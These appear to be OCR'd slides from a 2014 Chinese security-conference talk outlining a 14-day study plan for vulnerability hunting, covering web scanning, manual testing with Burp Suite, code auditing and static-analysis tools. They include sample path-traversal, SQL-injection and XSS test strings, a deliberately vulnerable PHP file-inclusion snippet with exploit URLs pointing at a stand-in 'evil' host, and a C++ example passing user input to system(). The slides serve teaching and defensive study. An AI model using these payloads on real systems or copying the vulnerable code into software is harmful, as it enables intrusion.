14天学会漏洞挖掘

Vexs

Apr 16,17 2014 Shanghai

{xKungfoo 2014}

Introduction


- 会用Google？
  - g.cn -> www.google.cn -> www.google.com.hk
  - google.com -> www.google.com.hk
  - VPN www.google.com （网页快照）
    - IP 74.125.128.13*
- 关键字 -> 分析结果 -> 重组关键字 -> 分析结果 ->...-> 需要的结果 -> 被限制访问的页面 -> 访问网页快照 -> 得到需要的信息

- 目标：找到没有直接在Google返回中的内容

- 为什么是14天？
  - 14天学会安卓开发/21天学通C++/21天学通Java/21天学通Linux C编程
  - Free 14 Day Trial

- **1988-2012 25 Years of Vulnerabilities Sourcefire**

Tools or POC?


- Windows Internet Explorer
http://
..
Fortify-360-3.0.0-Analyzers_and_Apps-Linux-x86.tar.gz
Powered by Subversion version 1.6.3 (r38063).

High Severity(SF)




Figure 7. Top vulnerability types with a high severity

Critical Severity(SF)




Figure 8. Top vulnerability types with a critical severity

Exploiting? NO!

- Structured Exception Handler Overwrite Protection (SEHOP)
- Data Execution Prevention (DEP)
- Heapspray Allocations
- Null page allocation
- Mandatory Address Space Layout Randomization (ASLR)
- Export Address Table Access Filtering (EAF)
- Bottom-up randomization
- ROP mitigations
- Attack Surface Reduction
- Advanced Mitigations for ROP and EAF

- Linux kernel Grsecurity SELinux AppArmor

Plan

- **第一周** **第二周**
- 第1天（周一）：Web漏洞扫描 第8天（周一）：静态反编译分析
- 第2天（周二）：Web手动测试 第9天（周二）：动态二进制调试分析
- 第3天（周三）：Web代码分析 第10天（周三）：Fuzzing协议和文件
- 第4天（周四）：代码静态分析 第11天（周四）：Fuzzing ActiveX
- 第5天（周五）：代码编译分析 第12天（周五）：POC实现
- 第6～7天（周末）：知识库 第13～14天（周末）：示例漏洞分析

第1天（周一）

- **Web漏洞扫描**
- Tomcat IIS Jsp ASPX PHP Apache MySQL 环境配置

- Cross-Site Scripting (XSS) Cross-Site Request Forgery (CSRF)
- SQL Injection Code Execution File Inclusion CRLF Injection
- DOM XSS Buffer Overflows
- **OWASP Top 10** & CWE/SANS Top 25
- 扫描器原理 返回信息

- Web漏洞扫描器自带的扫描数据文件和报告
- 搭建漏洞测试环境 DVWA WebGoat

- 学习目标：扫描器优化配置+理解漏洞类型

Vulnerabilities

- Authentication Bypass Using SQL Injection (2)
- Blind SQL Injection (7)
- Cross-Site Scripting (14)
- DOM Based Cross-Site Scripting (3)
- Format String Remote Command Execution (1)
- Phishing Through URL Redirection (1)
- Poison Null Byte Windows Files Retrieval (1)
- Predictable Login Credentials (1)
- SQL Injection (13)
- Unencrypted Login Request (5)
- Cross-Site Request Forgery (7)
- Directory Listing (1)
- Inadequate Account Lockout (1)
- Link Injection (facilitates Cross-Site Request Forgery) (6)
- Open Redirect (2)
- Path Traversal (1)
- Phishing Through Frames (6)
- Session Identifier Not Updated (1)
- XPath Injection (1)


第2天（周二）

- **Web手动测试**
- 使用**Burp Suite Pro**动态修改数据
- 提交测试数据
- ../../../../../../../../../../../../../
- ../../../../../../../../../../../../../../../
- /**/or/**/1/**/=/**/1
- /**/or/**/1/**/=/**/2
- =><><script>alert('XSS')</script>
- =><><ScRiPt>AlErT('XSS')</ScRiPt>
- 人工观察判断返回信息

- 《黑客攻防技术宝典：Web实战篇》
- 漏洞测试环境 DVWA WebGoat

- 学习目标：理解 Payload

Testing


Attack Save Columns
Results Target Positions Payloads Options
Filter: Showing all items
Request Payload Status Error Timeo... Length Comment
3 4002 200 138231
0 200 93435 baseline request
1 4000 200 93435
2 4001 200 93435
4 4003 200 93435
5 4004 200 93435
6 4005 200 93435
7 4006 200 93435
8 4007 200 93435
9 4008 200 93435
10 4009 200 93435
11 4010 200 93435
12 4011 200 93435
Request Response
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Server: Apache
X-Frame-Options: SAMEORIGIN
X-Powered-By: Servlet/2.5 JSP/2.1
Cache-Control: private
Content-Type: text/html; charset=UTF-8
Vary: Accept-Encoding
Date: Mon, 03 Mar 2014 02:44:39 GMT
Content-Length: 135801
Connection: close
Set-Cookie:

第3天（周三）

- **Web代码分析**
  - **漏洞还是那些漏洞**、ASP/ASPX/JSP/PHP源码角度跟踪数据传播
    - 解读函数/变量/参数到数据执行

```
<?php
 $lang = 'English';
 if ( isset( $_GET['LANG'] ) )
   $lang = $_GET['LANG'];
 require( $lang . '.php' );
?>
<form>
 <select name="LANG">
  <option value="eng">English</option>
  <option value="cht">Traditional Chinese</option>
 </select>
 <input type="submit">
</form>
```

/vulnerable.php?LANG=http://evil/exploit
/vulnerable.php?LANG=..\..\..\..\ftp\upload\exploit

- 漏洞测试环境 DVWA WebGoat + 源代码审计工具
  - 学习目标：理解数据传播污染 + 修复漏洞

Entry Point

Vulnerable Entry Point: /source.php

Variable Modification source.php

(tainted origin)

variable $tainted gets tainted by expression "foo" containing tainted

```
2:  $tainted = $HTTP_GET_VARS["foo"];
```

Variable Modification source.php

variable $my_var gets tainted by previously tainted variable $tainted

```
3:  $my_var = $tainted . "testing";
```

Function Entrance source.php

function do_work is invoked with previously tainted variable $my_var

```
6:  do_work($x, $my_var);
```

Vulnerability Origin sink.php do_work

(vulnerable file)

The sensitive function mysql_query is invoked with tainted function parameter $b from Web

```
4:  mysql_query("SELECT " . $a . " FROM " . $b);
```


第4天（周四）

- **C/C++代码纯静态分析**
- **不一样的漏洞**、C/C++源码角度跟踪数据执行
- 依靠外部的数据来控制行为的污染

- Buffer Overflow & Buffer Overflow: Format String & Buffer Overflow: Format String (%f/%F)
- Buffer Overflow: Off-by-One & Buffer Overflow: Signed Comparison
- Command Injection & Denial of Service & Format String & Illegal Pointer Value
- Integer Overflow & LDAP Injection & LDAP Manipulation & Log Forging
- Out-of-Bounds Read & Out-of-Bounds Read: Off-by-One
- Out-of-Bounds Read: Signed Comparison & Path Manipulation
- Process Control & Resource Injection & SQL Injection
- Setting Manipulation & String Termination Error
- String Termination Error(truncate) & Unsafe Reflection

- **Dangerous Function (Banned Functions)** + 源代码审计工具
- 学习目标：理解缓冲区溢出和输入验证

Input Validation



第5天（周五）

- **C/C++代码编译分析**
- **深入内存数据**、静态代码翻译
- 跟踪数据执行流程


- API usage errors & Code maintainability issues
- Control flow issues & Error handling issues
- Incorrect expression & Insecure data handling
- Integer handling issues & Memory - corruptions
- Memory - illegal accesses & Null pointer dereferences
- Performance inefficiencies & Program hangs & Resource leaks
- Security best practices violations & Uninitialized variables

- 漏洞测试 + 源代码审计工具
- 学习目标：内存破坏的问题

Flowgraph

```
    Shell() {
        char *cmd = new char[256];
        const char *safe = "safe_program ";
        int returnCode;
        while (1) {
            cout << "Enter command: ";
            cin.getline(cmd, 256);
            if (strncmp(cmd, safe, strlen(safe)) != 0) {
                cout << "Unsafe command entered\n";
                break;
            }
            returnCode = system(cmd);
            cout << "Command returned " << returnCode << '\n';
        }
    }
};
```

nmary | Details | Recommendations | History | Diagram | Correlated Issues | SecurityScope Deta..



Analysis

```
11          Shell() {
At (1): Storage is returned from allocation function "operator new[](std::size_t)".
At (2): Assigning: "cmd" = storage returned from "new char[256U]".
12                  char *cmd = new char[256];
13                  const char *safe = "safe_program ";
14                  int returnCode;
At (3): Condition "true /* 1 */", taking true branch
15                  while (1) {
16                          cout << "Enter command: ";
At (4): Resource "cmd" is not freed or pointed-to in function "std::basic_istream<char, std::char_traits<char> >::getline(std::basic_istream<char, std::char_traits<char> >::char_type *, std::streamsize)".
17                          cin.getline(cmd, 256);
At (5): Resource "cmd" is not freed or pointed-to in function "strncmp(char const *, char const *, size_t)".
At (6): Condition "strncmp(cmd, safe, strlen(safe)) != 0", taking true branch
18                          if (strncmp(cmd, safe, strlen(safe)) != 0) {
19                                  cout << "Unsafe command entered\n";
At (7): Breaking from loop
20                                  break;
21                          }
22                          returnCode = system(cmd);
23                          cout << "Command returned " << returnCode << '\n';
24                  }
CID 10041: Resource leak (RESOURCE_LEAK)
At (8): Variable "cmd" going out of scope leaks the storage it points to.
25          }
26  };
27
28  int main() {
29          new Shell();
```

Source Code Analysis Tools

- **AppsCan Source**
- Java, JavaScript, JSP, ColdFusion, C, C++, Objective-C, .NET (C#, ASP.NET and VB.NET), Classic ASP (JavaScript/VBScript), PHP, Perl, VisualBasic 6, PL/SQL, T-SQL, SAP ABAP and COBOL

- **CodeSecure**
- ASP.NET, VB.NET, C#, Java/J2EE, JSP, EJB, PHP, Classic ASP and VBScript

- **Checkmarx**
- Java, C# / .NET, PHP, C, C++, Visual Basic 6.0, VB.NET, Flash, APEX, Ruby, Javascript, ASP, Perl, Android, Objective C, PL/SQL, HTML5.

- **Fortify**
- ABAP/BSP, ActionScript/MXML, ASP.NET, VB.NET, C#(.NET), C/C++, Classic ASP, COBOL, CFML, HTML, Java, JavaScript/AJAX, JSP, Objective-C, PHP, PL/SQL, Python, T-SQL, Visual Basic, VBScript, XML

- **Veracode**
- Java, JSP, .NET- C#, .NET - VB.NET, ASP.NET, .NET - C++/CLI, C/C++, PHP, ColdFusion, iOS, Android, J2ME, Ruby, Classic ASP, VB6, VBScript, Flash (using Dynamic)

- **Coverity**
- C/C++, Java and C#

